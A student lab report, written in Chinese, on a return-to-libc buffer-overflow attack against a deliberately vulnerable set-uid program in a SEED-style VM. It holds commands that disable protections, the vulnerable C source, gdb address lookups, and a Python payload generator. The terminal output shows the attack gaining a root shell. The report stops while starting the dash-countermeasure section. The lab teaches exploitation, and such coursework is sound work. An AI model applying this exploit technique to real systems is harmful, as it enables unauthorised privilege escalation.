Return-to-libc实验

57119104 苏上峰

一.环境准备

1.关闭防御措施

关闭地址随机化

```
sudo sysctl -w kernel.randomize_va_space=0
```

将/bin/sh改为指向zsh

```
sudo ln -sf /bin/zsh /bin/sh
```

2.构建漏洞程序

以下程序有缓冲区溢出漏洞

创建以下程序**retlib.c**

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif
int bof(char *str)
{
char buffer[BUF_SIZE];
unsigned int *framep;//栈帧指针
// 将栈帧指针拷贝到framep指针中
asm("movl %%ebp, %0" : "=r" (framep));
/* print out information for experiment purpose */
printf("Address of buffer[] inside bof(): 0x%.8x\n", (unsigned)buffer);//打印缓冲区地址
printf("Frame Pointer value inside bof(): 0x%.8x\n", (unsigned)framep);//打印栈帧指针的值
strcpy(buffer, str); //此处有缓冲区溢出漏洞
return 1;
}
int main(int argc, char **argv)
{
char input[1000];
FILE *badfile;
badfile = fopen("badfile", "r");//以只读方式打开badfile
int length = fread(input, sizeof(char), 1000, badfile);//从badfile中读取1000字节到input中
printf("Address of input[] inside main(): 0x%x\n", (unsigned int) input);//打印input数组地址
```

```
printf("Input size: %d\n", length);//打印input长度
bof(input);//将input传入buffer中
printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");//正常返回
return 1;
}
// This function will be used in the optional task
void foo(){
static int i = 1;
printf("Function foo() is invoked %d times\n", i++);
return;
}
```

使用以下命令编译并设置成set-uid程序

```
$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c #关闭stackguard机制，开启不可执行栈机制
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

```
[07/13/21]seed@VM:~$ gcc -fno-stack-protector -z noexecstack -o return_to_libc r
eturn_to_libc.c
[07/13/21]seed@VM:~$ sudo chown root return_to_libc
[07/13/21]seed@VM:~$ sudo chmod 4755 return_to_libc
[07/13/21]seed@VM:~$ ls
android            dash_shell_test.c  Music                          stack
attack.sh          Desktop            mycat                          stack.c
badfile            Documents          peda-session-stack_dbg.txt     stack_dbg
bin                Downloads          Pictures                       sys
call_shellcode     examples.desktop   Public                         Templates
call_shellcode.c   exploit.c          return_to_libc                 Videos
Customization      exploit.py         return_to_libc.c
dash_shell_test    lib                source
```

return_to_libc已经转变成set-uid程序

3.找到libc函数的地址

通过gdb，调试retlibc程序，打印system和exit函数的地址

```
[07/13/21]seed@VM:~$ touch badfile
[07/13/21]seed@VM:~$ gdb -q return_to_libc
Reading symbols from return_to_libc...(no debugging symbols found)...done.
gdb-peda$ break main
Breakpoint 1 at 0x8048545
gdb-peda$ run
Starting program: /home/seed/return_to_libc
```

创建badfile文件，使得return_to_libc函数能够跑起来

跑return_to_libc程序

```
Breakpoint 1, 0x08048545 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

打印内存中system函数的位置

打印内存中exit函数的位置

4.将shell string放入内存中并获得其地址

创建shell变量myshell，并且将其指向/bin/sh，使用管道命令打印env环境变量中的MYSHELL，可见其已经被改成/bin/sh

```
[07/13/21]seed@VM:~$ export MYSHELL=/bin/sh
[07/13/21]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
```

引入shell变量MYSHELL指向字符串使用export将其加入环境变量中

执行prtenv程序，得到内存中/bin/sh的位置

```
[07/13/21]seed@VM:~$ prtenv
bffffe1c
```

二.执行攻击

1.正常执行

设断点调试retlib漏洞程序以获得其栈帧指针ebp和缓冲区buffer地址

```
Breakpoint 1, bof (
    str=0xbfffe980 '\220' <repeats 36 times>, "\254\353\377\277", '\220' <repeat
s 160 times>...) at retlib.c:12
12      asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$ p $ebp    得到ebp的值
$1 = (void *) 0xbfffe968
gdb-peda$ p & buffer    得到buffer的值
$2 = (char (*)[12]) 0xbfffe950
gdb-peda$ p/d 0xbfffe968-0xbfffe950
$3 = 24
```

构建恶意输入，创建以下文件用于构造文件badfile

由下图可知，执行到bof函数时，ebp+4为**system**函数地址，而ebp和buffer的距离为24，故system在**content[28]-content[31]**

ebp+8被视为转入system栈帧之后，system函数的返回地址，设置成**exit**的地址可以让system函数返回时完美终止程序，若不这么做，很有可能执行完system函数之后程序崩溃,故exit在**content[32]-content[35]**

ebp+12为**system函数的参数**所在地址，即前面断点调试得到的/bin/sh字符串的位置,故参数位置在**content[36]-content[39]**




图 5.5　为 system() 函数的调用设置好参数

```
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 36
sh_addr = 0xbffffe1c # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 28
system_addr = 0xb7e42da0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 32
```

```
exit_addr = 0xb7e369d0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
f.write(content)
```

执行攻击，获得root-shell

```
[07/13/21]seed@VM:~$ vim retexploit.py
[07/13/21]seed@VM:~$ retexploit.py
[07/13/21]seed@VM:~$ ./retlib
Address of input[] inside main(): 0xbfffe9c0
Input size: 300
Address of buffer[] inside bof(): 0xbfffe990
Frame Pointer value inside bof(): 0xbfffe9a8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

2.去掉exit

将填充exit字段的部分注释掉


```
#!/usr/bin/python3
import sys
content=bytearray(0xaa for i in range(300))
X = 36
sh_addr = 0xbffffe1c
content[X:X+4] = (sh_addr).to_bytes(4,byteorder="little")
Y = 28
system_addr = 0xb7e42da0
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder="little")
#Z = 32
#exit_addr = 0xb7e369d0
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder="little")
with open("badfile", "wb") as f:
        f.write(content)
~
```

重新执行获得如下结果

```
[07/14/21]seed@VM:~$ rm badfile
[07/14/21]seed@VM:~$ retexploit.py
[07/14/21]seed@VM:~$ ./retlib
Address of input[] inside main(): 0xbfffe9c0
Input size: 300
Address of buffer[] inside bof(): 0xbfffe990
Frame Pointer value inside bof(): 0xbfffe9a8
#
```

再次获得了root-shell，说明exit不是必须的，但是为防止万一还是要加上exit

3.将retlib改名为newretlib观察攻击结果



攻击失败

原因解释：MYSHELL的地址和程序名称的长度有关，环境变量保存在程序的栈中，但在环境变量被压入栈中之前，首先压入栈中的是程序名称，程序名称的长度将影响环境变量在内存中的位置。改变了retlib名称长度后，之前得出的MYSHELL地址将不再正确

三.攻破防御机制

将/bin/sh重新指向dash

```
sudo ln -sf /bin/dash /bin/sh
```

利用调试，找到execv的地址